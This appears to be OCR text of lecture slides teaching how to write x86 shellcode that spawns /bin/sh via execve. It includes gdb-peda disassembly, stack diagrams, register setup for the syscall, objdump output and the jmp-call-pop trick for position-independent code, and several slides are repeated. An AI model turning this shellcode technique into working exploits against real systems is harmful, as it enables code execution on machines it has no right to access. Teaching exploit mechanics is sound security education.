


```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp        <32 bytes>
movl    $0x8048530,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```




```
gdb-peda$ x/s $eax
0x8048530:   "/bin/sh"
```

Disass spawnshell.c




```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp      <32 bytes>
movl    $0x8048530,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```




```
gdb-peda$ x/s $eax
0x8048530:   "/bin/sh”
gdb-peda$ x/x $edx
0xbffff2b8:     0x08048530
```

Disass spawnshell.c




```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp      <32 bytes>
movl    $0x80c56e8,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```

```
gdb-peda$ x/s $eax
0x8048530:   "/bin/sh”
gdb-peda$ x/x $edx
0xbffff2b8:     0x08048530
```




Disass spawnshell.c




```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp       <32 bytes>
movl    $0x80c56e8,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```

```
gdb-peda$ x/s $eax
0x8048530:   "/bin/sh”
gdb-peda$ x/x $edx
0xbffff2b8:     0x08048530
```



		High Memory
EBP	EBP	
	NULL	
esp + 0x18	0x8048530	0xbffff2b8
esp + 0x14		0xbffff2b4
esp + 0x10		0xbffff2b0
esp + 0xC		0xbffff2aC
esp + 8	NULL	0xbffff2a8
esp + 4	0xbffff2b8	0xbffff2a4
ESP	0x8048530	0xbffff2a0
		Low Memory

Disass spawnshell.c



Spawn a Shell


Syscall for execve as defined in unistd_32.h

```
#define __NR_execve                    11
```

```
_start:

    movl $11, %eax
```


Spawning a Shell

First argument is /bin/sh




```
.data
    shellstr:
        .ascii “/bin/sh”
    null1:
        .int 0
_start:
  movl $11, %eax
  mov $shellstr, %ebx
```

Remember first arg is in ebx, second arg in ecx etc.




Spawning a Shell

Second argument is pointer to /bin/sh



```
.data
    shellstr:
        .ascii "/bin/sh"
    null1:
        .int 0
    addrstr:
        .int 0
_start:
  movl $11, %eax
  mov $shellstr, %ebx
  mov $shellstr, addrstr
  mov $addrstr, %ecx
```




EBP →	EBP	
	NULL	
esp + 0x18	0x8048530	0xbffff2b8
esp + 0x14		0xbffff2b4
esp + 0x10		0xbffff2b0
esp + 0xC		0xbffff2aC
esp + 8	NULL	0xbffff2a8
esp + 4	0xbffff2b8	0xbffff2a4
ESP →	0x8048530	0xbffff2a0

Spawning a Shell

Third argument is NULL for environment var

```
.data
      shellstr:
            .ascii “/bin/sh”
      null1:
            .int 0
      addrstr:
            .int 0
_start:
   movl $11, %eax
   mov $shellstr, %ebx
   mov $shellstr, addrstr
   mov $addrstr, %ecx <pointer to array>
   mov $0x0, %edx
```

Program: shellasmbasic.s




Spawning a Shell

objdump -d shellasmbasic

shellasm: file format elf32-i386

Disassembly of section .text:

Addresses denote code that is not position independent, will not work across all



```
08048074 <_start>:
 8048074:       b8 0b 00 00 00          mov    $0xb,%eax
 8048079:       bb 94 90 04 08          mov    $0x8049094,%ebx
 804807e:       c7 05 a0 90 04 08 94    movl   $0x8049094,0x80490a0
 8048085:       90 04 08
 8048088:       b9 a0 90 04 08          mov    $0x80490a0,%ecx
 804808d:       ba 00 00 00 00          mov    $0x0,%edx
```

Spawning a Shell

Solutions: Relative addressing

Basic fact exploited: CALL instruction pushes the return addr on stack


1. First instruction is a JMP to a label containing CALL instruction
2. CALL pushes the addr of the next instruction that will be executed on return
3. The addr is of string /bin/sh
4. CALL transfers control to the shellcode
5. Save the value on top of stack to a register (top of stack is addr of /bin/sh)
6. Use the address in shellcode

Relative Addressing

1. JMP to a label containing CALL instruction

   jmp GotoCall -> GotoCall is a label

2. CALL pushes the addr of the next instruction that will be executed on return



```
jmp GotoCall
GotoCall:
     call shellcode      →'shellcode' is label
         strvar:
           .ascii "/bin/sh"
```

- When CALL is executed, the address of next instr is pushed onto stack
- CALL stores address of first byte of /bin/sh
  - Return address = addr of /bin/sh
- CALL transfers control to the shellcode

Relative Addressing

```
jmp GotoCall
Shellcode:
        pop %esi
GotoCall:
        call shellcode
                strvar:
                .ascii “/bin/sh”
```


/	b	i	n	/	s	h

3. Top of stack contains address of first byte of /bin/sh
   pop %esi, puts address into %esi

Relative Addressing

- Remember execve:

  args[0] = "/bin/sh";
  args[1] = NULL;
  execve(args[0], args, NULL);
  Idea: Use ESI to store args of execve

